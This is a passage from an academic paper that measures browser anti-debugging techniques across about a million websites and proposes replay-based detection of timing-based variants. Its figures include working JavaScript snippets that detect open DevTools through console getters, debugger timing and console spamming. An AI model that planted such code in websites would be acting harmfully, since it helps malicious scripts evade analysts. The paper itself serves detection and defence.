However, this technique does not work if the DevTools are undocked, i.e., open in a separate, detached window. Additionally, this technique will report a false positive if any other kind of sidebar is opened in the browser.

Log Custom Getter (LogGet) Exactly because of the just described drawbacks of the WidthDiff technique, some developers are interested in more reliable alternatives. A StackOverflow question titled "Find out whether Chrome console is open" [50] back from 2011 so far received 130 upvotes

and 14 answers. While many of the suggested approaches have stopped working over the years, some answers are still regularly updated and present working alternatives.

In particular, for at least the last three years, some working variations of what we call the LOGGET technique existed. The technique works by creating an object with a special getter that monitors its `id` property and then calling `console.log` on it. If the DevTools are open, its internals cause it to access the id property of every logged object, but if they are closed, the property is not accessed. Therefore, this getter was a reliable way to determine if the DevTools are open. While the original approach stopped working sometime in 2019, someone created a variation of it that uses `requestAnimationFrame` to log the element with the custom getter which still works as of time of writing. As an alternative, it is also possible to overwrite the `toString` function of an arbitrary function and then log that function, as shown in Figure 5. Since the DevTools internally also use toString to create the printed output, we know that the DevTools are opened whenever this toString function is called.

```
var logme = function(){};
logme.toString = function() {
    //DevTools are open!
}
console.log('\%c', logme);
```

Figure 5: Approach from 2018 to detect the DevTools

As long as one of these variations continues to work, this method is a very reliable way to detect if the DevTools are open, as it also works if they are detached or already open when the website is loaded. There is no real countermeasure except to remove all logging functions of the console object, an invasive step which by itself also might get detected.

3.4 Systematization I

To put the BADTs seen so far into context, we examine them based on four properties: Effectiveness, stealth, versatility, and resilience. An *effective* technique has a high likelihood of activation and thus causing an impact on the analyst. As such, LOGGET is an effective technique while SHORTCUT might never really affect anyone. A *stealthy* technique wants to remain unnoticed, i.e.,WIDTHDIFF is a stealthy technique (although the measures it takes upon detection of the DevTools might be not so stealthy) while TRIGBREAK is the very opposite of stealthy. A *versatile* technique can be used to achieve many different outcomes, as opposed to something very specific. Therefore, MODBUILT is a versatile technique as it can redefine a built-in function to anything else and LOGGET can react in many different ways if it detects the DevTools. A *resilient* technique is not easily circumvented, even if the user is aware of its existence. For example, LOGGET is a resilient technique because there is no good countermeasure, while DEVCUT was easily bypassed by using the menu bar. Table 1 shows the full results of our systematization for each technique. As all four properties are desirable from the perspective of an attacker, the techniques WIDTHDIFF, LOGGET, and MODBUILT offer the most potential.

Table 1: Systematization of BADTs. The goals are **I**mpede, **A**lter, and **D**etect. A filled circle means the property fully applies, a half-filled circle means it applies with limitations.

Technique	Goal	Effective	Stealthy	Versatile	Resilient
SHORTCUT	I	○	○	○	○
TRIGBREAK	I	●	○	○	◐
CONCLEAR	I	◐	○	○	○
MODBUILT	A/I	◐	◐	●	◐
WIDTHDIFF	D	◐	●	●	○
LOGGET	D	●	◐	●	●

4 Large-Scale Study of BADTs

The previously mentioned *devtools-detect* package and also the question on StackOverflow already indicated a certain interest in anti-debugging techniques, in particular in detecting whether the DevTools are opened. However, so far, there has not been a comprehensive study on the prevalence of these techniques in the wild. In this section, we will therefore present a fully automatic methodology to detect each of the BADTs from the previous section and report on the results of our measurement on 1 million web sites.

4.1 Study I – Methodology

In the following, we will briefly outline how we can detect the presence of each technique during a single, short visit to the website. For this, we use the fact that all basic techniques have an obvious "signature" that is easy to detect, e.g., logging an object with special properties. While the detection methodology presented in this section is specifically tailored to each technique and only able to detect exactly them, this methodology is simple, effective, and scales very well. Note that in contrast to this approach, we will also introduce a more generic approach to detect sophisticated anti-debugging techniques in the second half of the paper.

In general, we are using a real Chromium browser for our experiments which is controlled from Node.js via the DevTools Protocol [5]. This means we have many advanced capabilities, e.g., injecting JavaScript into each context before the execution of any other code occurs or programmatically controlling the behavior of the debugger. Yet for any loaded website, we still appear and behave like a normal browser.

ShortCut To detect intercepted key presses, we first collect all event listeners via the `getEventListeners` function. For each collected `keydown` or `contextmenu` listener, we create an

artificial keyboard or mouse event to imitate the shortcut or right click. We pass this event to the listener and then check if the `defaultPrevented` property of the event was set, i.e., the respective normal behavior was blocked by this listener.

TrigBreak By registering the `Debugger.paused` event of the DevTools protocol, we can observe the location of each triggered breakpoint. We log this data and immediately resume execution, to not reveal the presence of the debugger itself.

ConClear To check for attempts at constantly clearing the console, we first register a callback to the `Runtime.consoleAPICalled` event of the DevTools protocol. This API notify us of all invocations of functions of the `console` object and thus allows us to observe how often `console.clear` is called.

ModBuilt We inject JavaScript code into each website which is guaranteed to execute before any of the website's code. Our injected code then creates a wrapper around each object and all of its properties we want to observe. This wrapper will notify our back-end if someone overwrites them or one of their properties. We ignore code that only adds new properties that do not overwrite existing functionality, e.g., a polyfill that adds a new function like `String.replaceAll` to browsers that do not yet support this feature.

WidthDiff We use a similar wrapper as described in MODBUILT, only this time we monitor for read accesses instead of writes to the property `innerWidth` and its siblings. Since we expect that tracking and fingerprinting scripts, in particular, might be interested in some of these values to determine the screen resolution of all visitors, we only flag scripts that access all four properties.

LogGet Similarly to the CONCLEAR technique, we observe all interactions via the console APIs. As the technique requires one to log some specifically crafted objects that are unlikely to be logged during normal operations of a website, we can look out for those. Thus, if we observe a format string logged together with a function that has a custom toString function like in Figure 5, we flag the page. The same applies if we observe the logging of an object that has an `id` property which is a function instead of a value.

Triggering breakpoints or clearing the console once or twice is rather harmless, they only become a problem if they happen constantly. Therefore, for all these 6 BADTs we not only detect *if* they happen but also *how often* per script. One disabled shortcut could be a coincidence, but disabling all five within the same piece of code is most likely a deliberate attempt at preventing access to the source. For this, we only count occurrences in the main frame of the loaded page, since (usually rotating) advertisements should not influence the numbers. Moreover, many techniques lose their effectiveness in iframes, e.g., SHORTCUT would only prevent the shortcut while the iframe is focused. We aggregate all numbers by site, i.e., if a given technique is present on multiple (sub-)pages of the same site, we only count it once. The same applies if one site has multiple different scripts that trigger the same technique. In all cases, we only use the most significant occurrence of each technique within a site for further analysis, e.g., the script that cleared the console most often.

4.2 Study I – Experiment Setup

For our large-scale study, we visited the 1 million most popular websites according to the Tranco list [33] generated on 21 Dec 2020. We started 80 parallel crawlers using Chromium 87.0.4280 on 22 Dec and finished the crawl three days later.

On each page, our crawler waits up to 30 seconds for the load event to trigger, otherwise we flag the site as failed and move on. After the load event, we wait up to 3 more seconds for pending network requests to resolve to better handle pages which dynamically load additional content. Finally, we then stay for an additional 5 seconds on each loaded page, so that techniques that take repeated actions like TRIGBREAK or WIDTHDIFF have enough time to trigger multiple times.

Of all the sites of the initial 1 million, about 15% could not be visited at all, despite having used the most recent Tranco list. Of these, about 8% were due to network errors, in particular, the DNS lookup often failed to resolve. In another 4%, the server returned an HTTP error code and the remaining 3% failed to load before our 30 seconds timeout hit. In total, we successfully visited around 2.8M pages on about 846k sites, where site refers to an entry in the Tranco list which then consists of one or more pages. We did not only visit the front page because research on the *cryptojacking* phenomenon has shown that a common evasive technique is to not run any malicious code on the front page to avoid detection during brief inspections. In line with previous research [30, 40], we therefore additionally selected three random links to an internal subpage and visited these as well.

4.3 Study I – Prevalence

First of all, we are interested in the general prevalence of BADTs in the wild. As can be seen in Table 2, we can find indicators of behavior resembling the six BADTs on over 200k sites. The overwhelming majority of these are caused by MODBUILT and WIDTHDIFF, which, judging from the high numbers, seem to be common behavior also in benign code. Moreover, we can see that visiting subpages did indeed significantly increase the prevalence by about 17% compared to only crawling the front pages. Interestingly, indicators of the more desirable techniques (using the properties from our systematization in Table 1) are also more often hidden in subpages. Specifically, TRIGBREAK is a clear outlier here and breakpoints occurred a lot more often only on subpages.

These results in Table 2 should only be seen as indicators for behavior resembling those of the six BADTs. Next, we analyze how *confident* we are for each occurrence that it is

Table 2: Number of sites with indicators for each technique and the increase from also visiting subpages.

Technique	# Websites	% Total	# Subpages only
ShortCut	4525	0.53	818 (+22%)
TrigBreak	1128	0.13	502 (+80%)
ConClear	3061	0.36	981 (+47%)
ModBuilt	101587	12.00	15345 (+18%)
WidthDiff	114154	13.49	18615 (+19%)
LogGet	3044	0.36	756 (+33%)
Total	206676	24.42	30494 (+17%)

used in an intentional and malicious manner. As previously stated, there is a huge difference between clearing the console once and clearing it 50 times within a few seconds. On the other hand, it makes little difference anymore if it is cleared 20, 50, or even 1000 times which are all highly unusual and hard to cause by accident. In between those two extremes, there is a window of values that are suspicious but not definitely malicious, e.g., clearing it 5 times. As Figure 6 shows, for many techniques about 50% of all detections were caused by just a single occurrence. Looking at ConClear, we can see that of all sites that cleared the console at least once, only about 4% cleared it between 6 and 10 times and only 1% cleared it more than 10 times.




Figure 6: Occurrences within each BADTs grouped into 7 bins, e.g., all sites on which a technique triggered 11-20 times share the same bin. The bins are only used for data visualization and not for further analysis.

To compare indicators of different techniques, we first need a normalized value that incorporates these insights from Figure 6. Therefore, we calculate the *confidence score* by taking the squared value of the percentile within that technique. For example, if we visit a site and see one script that clears the console twice, we would assign a confidence score of $0.6^2 = 0.36$ to this script. On the other hand, if the same script would trigger 30 times, we would assign a confidence score of $0.95^2 = 0.9025$ to it. The rationale behind this formula is that the percentile encodes how often the number of occurrences was observed compared to observations of the same technique on other websites. Squaring this value then puts more weight on the unusually high occurrences, e.g., when the console is cleared dozens of times, resulting in a higher confidence that this usage is intentional and resembles anti-debugging efforts.

Yet, we still have to consider that clearing the console is by itself an uncommon occurrence, with only about 0.53% of all sites behaving this way. A ConClear event with low confidence can still be more significant than e.g.,ModBuilt with a higher confidence score. Thus, we next calculate a *severity score*, which combines the confidence score with the inverse frequency of the techniques, i.e., the more common a technique the less it increases this score. For this, we use the *Inverse Document Frequency* (IDF) from the domain of information retrieval and adapt it to count techniques instead of word terms. Thus, the weights for each technique are calculated as follows: *ln*(number of sites with any technique / number of sites with given technique). This means that the presence of ConClear has a weight of 4.21 while ModBuilt only has 0.71. We then multiply the confidence score with these weights and build the sum over all techniques on the site to obtain the final severity score. Overall, this score considers that 1) some techniques are rarer than others, 2) some sites use these techniques more aggressively than others, and 3) combining different techniques on the same site is more effective.

4.4 Study I – Results

Based on our severity score, we can now analyze the most significant cases of anti-debugging in more detail. In this and the following sections, we focus on the 2,000 sites with the highest severity score, which represents approximately the top 1% of all sites with any indicators. These sites all had a severity score of 3 or higher, as shown in Figure 7. Moreover, the same figure shows that more than two-thirds of these sites had multiple BADTs on the same site, with a few sites as many as 5 simultaneously. On average, the severity score on these 2,000 sites was 4.63 and the average amount of techniques on the same site was 2.28, as the raw numbers in Figure 8 show.

First, we wanted to see if there is a correlation between the popularity of a website and the prevalence of BADTs. We investigated this separately for each technique, to account for their high variance in the total number of occurrences. As shown in Figure 9, BADTs were slightly more prevalent in the higher ranking and thus more popular websites, with the notable exception of ShortCut.

Next, we analyzed the *code provenance* of the scripts we found to be responsible for executing the BADT by distinguishing between first- and third-party scripts. However, it should be noted that the following analysis based on the




Figure 7: Scatter plot showing the distribution of the severity scores over the Tranco ranks. Size and color both indicate the number of simultaneous techniques on the website.




Figure 9: Normalized correlation between website rank and prevalence of each technique in 100k buckets. The most popular sites are on the left.

Figure 8: Severity scores on the left and sites with multiple techniques on the right.

Severity	# Sites
3-4	1095 (54.75%)
5-6	563 (28.15%)
7-8	330 (16.50%)
9-10	12 (0.60%)

(a) Severity scores

Combo	# Sites
1	201 (10.05%)
2	1142 (57.10%)
3	565 (28.25%)
4	88 (4.40%)
5	4 (0.20%)

(b) Combinations of BADTs

eTLD+1[2] is only a rough estimation. For example, a third-party library could also be hosted on first-party servers or first-party code on another domain like a CDN which then would appear to be third-party code. In general, it is rather complex to correctly determine if multiple domains belong to the same owner, as previous research has shown [e.g., 31, 36, 53, 57].

Table 3: BADT occurrence by first- and third-party code.

Technique	# First-party	# Third-party
ShortCut	283 (73%)	103 (27%)
TrigBreak	282 (81%)	68 (19%)
ConClear	221 (17%)	1084 (83%)
ModBuilt	145 (43%)	195 (57%)
WidthDiff	19 (3%)	707 (97%)
LogGet	197 (16%)	1059 (84%)
Total	1147 (26%)	3216 (74%)

Now as Table 3 shows, we get a very different picture depending on the technique: ShortCut was mainly caused by first-party code, while ModBuilt was more balanced. On the other hand, WidthDiff showed the exact opposite and was with an overwhelming majority present in third-party code. But even if a technique was triggered by third-party code, it still can very well be the first party's intent to interfere with an analysis by including their code. For example, the most prevalent script for causing both ShortCut and TrigBreak in third-party code is a plugin for the popular e-commerce platform Shopify called *Vault AntiTheft Protection App* [13], which promises to protect the website from competitors that might want to steal one's content.

Now we next want to know if the number of third-party inclusions is caused by relatively few popular scripts or not. In Figure 10 we can see that, e.g., for WidthDiff the most popular script is already responsible for about 51% of all cases in third-party code and the top 5 together cover already 77%. This means that only a very small number of scripts is responsible for the high prevalence of this technique, while for other BADTs this behavior is less pronounced. Moreover, LogGet and ConClear almost perfectly overlap each other, as the most popular implementations also try to hide the suspicious logged elements by clearing the console immediately afterward each time.

To further investigate this, we performed a manual analysis of the 10 most prevalent third-party scripts for each of the 6 BADTs. We found that many of these scripts are related to advertisements, bot detection, content protection, and cryptojacking. Moreover, many of them were not just minified but completely obfuscated. In total, 35 of the 60 most prevalent scripts and in particular 9 of the 10 most common scripts causing LogGet were obfuscated, indicating that these scripts would rather not be analyzed and might even be related to malicious activities.

Finally, we also investigated what types of categories these 2,000 sites belong to. To this end, we used the *WebPulse Site Review* service [55] operated by the security company Symantec. As Table 4 shows, these sites are often related to pornography, piracy, and suspicious activity in general.

[2]The *eTLD* is the effective top-level domain, e.g., for foo.example.co.jp the eTLD is .co.jp and the eTLD+1 is example.co.jp




Figure 10: The 25 most common scripts for each technique and their cumulative share of sites

Table 4: Website categories according to Symantec.

Category	# Sites	% Total
Entertainment	183	9.15%
Finance	64	3.20%
Malware	85	4.25%
News	54	2.70%
Other	188	9.40%
Piracy	104	5.20%
Pornography	602	30.10%
Shopping	50	2.50%
Suspicious	232	11.60%
Technology	78	3.90%
Uncategorized	477	23.85%

5 Sophisticated Anti-Debugging

In contrast to the BADTs seen so far, the following *sophisticated anti-debugging techniques (SADTs)* in this chapter are much more elusive. They use side-channels to become aware of an ongoing analysis and then subtly alter the behavior of a website only if they are triggered and otherwise stay dormant.

5.1 Timing-Based Techniques

The following three *timing-based* SADTs are based on the fact that certain operations become slower as long as the DevTools are open. On a high level, these techniques get the current time, e.g., via `Date.now` or `performance.now`, perform some action and then check how much time has passed. If that time is above a specified threshold or changes significantly at one point, then the DevTools were likely opened. These techniques thus use the time between operations as a side-channel about the state of the DevTools. Firefox, for example, lowers the resolution of timers due to privacy concerns and to mitigate side-channel attacks like Spectre [37]. Yet a precision in the range of milliseconds is still more than enough for these techniques to work.

Monitor existing Breakpoint (MONBREAK) As the debugger statement only halts the execution if a debugger is attached, we can simply compare the time directly before and after that statement. If it took longer than, e.g., 100ms then we can be sure that the DevTools are open [16]. Figure 11 shows how this technique can be implemented in a few lines of JavaScript code. The main difference to TRIGBREAK is that the goal here is not to disrupt the user but rather to infer the state of the DevTools. So, in this case, triggering the breakpoint only once is already enough to know somebody is analyzing the website and there is no need to trigger additional breakpoints afterward.

```
function measure() {
    const start = performance.now();
    debugger;
    const time = performance.now() - start;
    if (time > 100) { /*DevTools are open!*/ }
}
setInterval(measure, 1000);
```

Figure 11: Detecting the DevTools by checking for an attached debugger

Wait for new Breakpoint (NEWBREAK) A more stealthy variation of the MONBREAK technique does not trigger breakpoints by itself, but rather detects when the analyst is adding a new breakpoint anywhere. As soon as this new breakpoint is hit, we can again observe this through timing information. If we call a function repeatedly in the same interval and suddenly it took way longer to execute again, there is a good chance that a breakpoint was hit. While this approach is more stealthy, it obviously has no effect as long as someone uses the DevTools without setting a breakpoint at all. Also, note that `setInterval` and similar functions are throttled if the user switches to another tab. Therefore, an additional check with `hasFocus` is needed to confirm that this page is currently in the foreground, as shown in Figure 12.

```
function measure() {
    const diff = performance.now() - timeSinceLast;
    if (document.hasFocus() && diff > threshold) {
        //DevTools are open!
    }
    timeSinceLast = performance.now();
}
setInterval(measure, 300);
```

Figure 12: Detecting the DevTools by checking the time between multiple executions

Console spamming (CONSPAM) While the debugger statement is a useful tool to implement anti-debugging measures, it still has the drawback that halting at breakpoints can easily be disabled in the DevTools. The following technique

instead abuses the fact that certain functions of the browser-provided `window` object run slower while the DevTools are open. Historically, this worked by creating many text elements with long content and quickly adding and removing them to the DOM over and over again [50]. This caused a noticeable slowdown, as the elements tab of the DevTools tries to highlight all changes to the DOM in real-time. However, this approach no longer works in both Firefox and Chrome. What still works, at the time of writing, is to write lots of output to the console and check how long this took [19]. As the browser needs to do more work if the console is actually visible, this is a useful side-channel about the state of the DevTools. Conveniently, this technique also works regardless of which tab in DevTools currently has the focus.

Figure 13 shows a possible implementation of this ConSpam technique. An alternative is to first measure the time a few rounds in the beginning and then always compare to that baseline. This has the advantage that a visitor with slow hardware does not trigger a false positive, as there is no fixed threshold. However, this approach then assumes the DevTools are going to be opened after the page has loaded and not right from the start.

```
function measure() {
    const start = performance.now();
    for (let i = 0; i < 100; i++) {
        console.log(i);
        console.clear();
    }
    const time = performance.now() - start;
    if (time > threshold) { /*DevTools open!*/ }
}
setInterval(measure, 1000);
```

Figure 13: Detecting the DevTools by repeatedly calling functions of the console

5.2 Systematization II

Using the same properties as in our previous systematization of the basic techniques, we now take a look at these newly introduced sophisticated techniques in Table 5. All of them are versatile since they only detect the presence of the analysis and do not prevent the use of certain features. NewBreak is stealthier but less effective since, depending on the user's actions, it might not be triggered at all. While MonBreak stops working if breakpoints are disabled, the other techniques are rather resilient since they are hard to disarm unless one finds their exact location in the code.

6 Targeted Study of SADTs

Now that we have taken a closer look at these SADTs, we also want to find them in the wild. The main challenge in detecting them is that they are a lot more flexible and thus not as easy to detect as the basic techniques. In particular, we can not identify them by just monitoring a few specific function calls and property accesses. While all SADTs rely on timing information, they do not necessarily need access to the `Date` or `performance` objects, as they could also get a clock from a remote source, e.g., via WebSockets. Therefore, we need a more general approach to reliably detect sophisticated techniques in the wild. In the following, we will describe how we address this challenge and then report on our findings.

Table 5: Systematization of SADTs. The goals are **I**mpede, **A**lter, and **D**etect. A filled circle means the property fully applies, a half-filled circle means it applies with limitations.

Technique	Goal	Effective	Stealthy	Versatile	Resilient
MonBreak	D	●	○	●	○
NewBreak	D	◐	●	●	◐
ConSpam	D	●	◐	●	●

6.1 Study II – Methodology

While these SADTs can differ in how they are implemented, they still have something in common: They try to figure out whether they are currently analyzed or not and then behave accordingly. Therefore, code execution must diverge from the default, benign case as soon as the analysis is detected. If we somehow could monitor the executed code twice, once with the DevTools open and once with them closed, and then compare those two executions, we would be able to isolate the SADT. Thus, our methodology is based on two concepts: *deterministic website replay* and *code convergence*.

Deterministic website replay To obtain meaningful results when visiting the same website multiple times, we first need a way to reliably load it exactly the same way. In particular, this means we do not want the server-side logic to have any influence on the response and we also do not want dynamic content like different ads on every page load. Therefore, we must load the website only once from the remote server and cache all content on a local proxy. Afterward, we ensure that our browser can not connect to the outside world and loads the page only from our proxy to avoid any interaction with the remote server. However, we also must disable all ways to obtain randomness on the client-side. Otherwise, if a URL parameter contains a random id, the proxy will not have seen this request before and be unable to answer as expected. Thus we replace `Math.random` with a PRNG implementation with a fixed seed and use a fixed timestamp as a starting point for all clock information in `Date` and `performance`.

In theory, without any external logic or randomness, the page should behave entirely deterministic every time we load it, which is exactly what we need for our analysis. Unfortunately, the replays are not entirely perfect. Since in the browser and also the underlying operating system many ac-

tions are executed in parallel, the exact order of events is not always deterministic. For example, consider a website with multiple iframes which all send a postmessage to the main frame upon completion. The main frame could execute different code depending on which frame loaded first. So even if our replay system otherwise works perfectly, we can not prevent that small performance differences in this multi-process system sometimes cause one iframe to load faster than another, leading to different behavior in the main frame in the end. Getting rid of these performance fluctuations is unrealistic, as it would require immense changes to both browser architecture and the underlying operating system's scheduler. Therefore, we instead rely on the concept of *code convergence* to deal with this problem.

Code convergence The idea here is that the more often we replay the same website, the lower the likelihood becomes that we will discover any new execution paths caused by small timing differences. Or to describe it more briefly: The executed code converges over time. We thus replay each page multiple times and always measure the code coverage, i.e., we track which statements in a script are executed and which are not, across all scripts on the page. By merging all seen code from the previous replays, we can check if the current replay introduced any new statements. In the same way, we can also build the intersection of all previously executed code and check if some parts were not executed, which always had been executed before. If now, for multiple replays, no new code is added nor always executed code missing, we likely have executed until convergence.

Detection Methodology By combining these two concepts, we can now replay any website in the same environment until convergence. We can then inject analysis artifacts into the page, like attaching a debugger or adding a breakpoint. As long as we do not make any changes to the website's code, it should behave like during the previous replays. This means we should not see any completely new code, nor should code be missing that previously was always executed. If, however, we reliably observe different code execution only when our analysis artifacts are present, then these differences are most likely caused by an anti-debugging technique.

6.2 Study II – Implementation

We implemented our approach as a tool that can detect SADTs in a fully automated fashion. As in our first study, we control the browser from Node.js by using the *Chrome DevTools Protocol (CDP)*. This protocol exposes all features of the DevTools for programmatic access and gives us low-level information and callbacks for many useful events. In particular, the CDP gives us fine-grained code coverage data with the `Profiler.takePreciseCoverage` command. Moreover, the protocol lets us control the debugger, so we can programmatically enable breakpoints and set them at specific locations, which we need to detect MONBREAK and NEWBREAK. Since the CDP does not include a way to open the DevTools on demand, we instead cause an artificial slowdown of the console to detect the CONSPAM technique. We implemented this by wrapping all functions of the `console` object to first execute a busy loop for a short time, which approximates the slowdown normally caused by an open DevTools window.

For the replaying part, we use a modified version of *Web Page Replay (WPR)* [18], a tool written in Go that is developed and used by Google to benchmark their browser. The tool is designed to record the loading of a website and creates an archive file with all requests and responses, including the headers. This archive file can then be used to create a deterministic replay of the previously recorded page. WPR also tries to make the replays as deterministic as possible, by injecting a script that wraps common sources of client-side randomness like `Math.random` and `Date` to always use the same seed values. Additionally, we improved the accuracy of the replays by extending WPR to always answer with the same delay as the real server during the recording. By combining our Node.js browser instrumentation and this modified Go proxy, we can now automatically detect anti-debugging techniques in the wild.

6.3 Study II – Experiment Setup

To get accurate results, it is important to replay each page multiple times to ensure we have reached code convergence. Therefore, we record each website once and replay it until we get 10 consecutive measurements without any changes in coverage. If after 50 replays this still did not happen, we discard the website as being incompatible with our replaying infrastructure. After convergence, we test each technique 5 times. We only count a technique as present if it caused differences in at least 3 of the replays, to ensure their effect on the code coverage is reproducible.

Replaying this many times is a costly process, especially since we need to restart the browser with a new profile between each replay. Otherwise, stored state in cookies, local storage, and other places could lead to different execution branches. Therefore, in this second study, we only target the 2000 websites with the highest severity score according to our previous study on BADTs in Section 4.3. In the following, we will investigate whether this score is also a good indicator for the presence of sophisticated techniques.

6.4 Study II – Prevalence

While we started this study directly after the first had finished, nevertheless 33 out of the 2000 selected sites were no longer reachable. Another 6 sites did not converge even after 50 replays. On 229 out of the remaining 1961 sites, we could find behavior similar to one or more of the three SADTs. Thus,

about 12% of these sites executed different code when under analysis.

As Table 6 shows, the MONBREAK technique was the most common of the three and present on around 14% of the investigated sites. On the other hand, CONSPAM was rather uncommon with less than 1% prevalence. The technique MONBREAK was mostly seen in first-party code, while NEWBREAK was a bit more often seen in third-party code. However, any difference in third-party code execution might also cause differences in first-party code and vice versa. Thus, there is some overlap between first- and third-party code detections.

Table 6: Sites with SADTs in first- and third-party code.

Technique	# All	# First-party	# Third-party
MONBREAK	138	124	24
NEWBREAK	85	38	54
CONSPAM	8	5	3
TOTAL	229	165	81

When comparing these results to another sample of 100 randomly selected sites, we only found 1 site with a SADT, in this case NEWBREAK. We see this low false positive rate as evidence that our approach to detect sophisticated techniques is reliable. Furthermore, we can see that BADTs are indeed a good indicator for the presence of further sophisticated techniques.

7 Discussion

In the following, we will discuss reasons to employ anti-debugging techniques, some limitations of our presented approach, and how we envision future work to build and improve on this.

7.1 Anti-Debugging and Maliciousness

As with so many other technologies and techniques, the very same thing can be used for both good and evil. On one hand, the anti-debugging techniques presented in this paper obviously can be used to make it more difficult to detect and subsequently analyze malicious JavaScript code. On the other hand, the same techniques can also be used in legitimate ways, e.g., to protect intellectual property by making it harder to extract the content of a website and to discourage reverse-engineering attempts of client-side code. Discerning between these two use cases, however, depends a lot on the context, i.e., what other content and scripts a website is serving. In this regard, anti-debugging techniques share many characteristics with code obfuscation techniques, which can also be used in an attempt to protect intellectual property, as well as to better hide malicious code [45]. Moreover, both do not prevent the analysis in itself, but rather deter by complicating any attempts at it. Thus, any malicious code that makes use of obfuscation and/or anti-debugging techniques has an advantage over code that does not use these techniques, by increasing the chances that an attack can remain undetected for longer.

Previous research has shown that while the obfuscation of JavaScript code does not necessarily imply maliciousness, the majority of malware samples are nevertheless obfuscated [15, 23]. Thus, discerning minified from obfuscated code is important, as the presence of obfuscated code can serve as a useful feature for malware scanners [48]. Due to their similar characteristics, we argue that these findings on code obfuscation likely apply to anti-debugging techniques as well. That is to say, their presence should not be taken as the sole reason to classify a website as malicious. Yet, similar to the presence of obfuscation, their presence can serve as a useful feature for a malware scanner and thus should be taken into account accordingly.

7.2 Limitations

Our approach is essentially a detector for anti-debugging techniques. As such, it struggles with three properties that affect virtually every detector: *completeness*, *false positives*, and *false negatives*.

Completeness First of all, we can not be certain that we have included all existing anti-debugging techniques in this work. However, due to our extensive study of previous publications, blog posts, and Q&A sites on the Web, we are confident that our research investigates the most common and well-known techniques. Moreover, we are certain that all anti-debugging techniques must have at least one of the three goals described in Section 3: Either outright impede the analysis, or subtly alter its results, or just detect its presence. While it is possible that we have missed one particular implementation to achieve one of the three goals, we argue that we are complete in the sense that no entirely new technique with completely different goals does exist.

False positives Many of our measurements are highly accurate, e.g., the code to trigger the techniques DEVCUT and LOGGET is so specific that they are obviously and undeniably anti-debugging techniques and nothing else. However, especially our results on the sophisticated techniques report on websites that would interfere with an analysis, yet their behavior might not necessarily be malicious or intentional. As a backdoor could always be cleverly disguised as a "bug-door" [56], i.e., look like an innocent programming mistake, we will never know the true intentions behind any suspicious piece of code. Nevertheless, these websites behave differently in an analysis environment. We show that just attaching a debugger or setting a breakpoint during analysis can already have dangerous effects on the outcome of the analysis. Under these circumstances, any derived results should be considered inconclusive at best and deceiving at worst.

False negatives Some actions are only significantly hindering an ongoing analysis if they are happening *constantly* like clearing the console or breakpoints on every function invoke. Therefore, we introduced the confidence and severity scores, to focus on the most severe cases of anti-debugging attempts. Naturally, this means that some sites might have escaped our attention if they trigger the technique only very rarely, but on the other hand then also means their techniques are less effective. Moreover, self-inspecting scripts could become aware of our modifications to built-in functions during the replay and then interfere with our data collection, as we will discuss in the next section. Therefore, our results should be seen as merely the lower bound of active anti-debugging techniques in the wild. To make certain we definitely detect anti-debugging attempts from known implementations, we created a testbed with code snippets found on the Web a well as generated by a JavaScript obfuscator with anti-debugging features [46] to validate our detection methodology.

7.3 Future Work

We see our paper as the first foray into the world of anti-debugging on the Web, where we quantify the problem and raise awareness for this phenomenon. Yet, there is still more to be done, in particular concerning reliably detecting *advanced self-inspection* and deploying effective *countermeasures*.

Advanced self-inspection In this paper, we worked under the assumption that attackers only try to interfere with debugging attempts, but not with our attempts to detect their anti-debugging. Our replaying approach for sophisticated techniques in particular needs to modify built-ins like `Date` and `Math`, which could be detected by self-inspecting scripts. Therefore, the sensible next step is to move these modifications from the JavaScript environment to the C++ realm, where they can not be inspected directly by an attacker and could only be observed through side-effects. Projects like VisibleV8 [22] seem to offer a promising route for researchers to achieve this without a deep understanding of the browser's code.

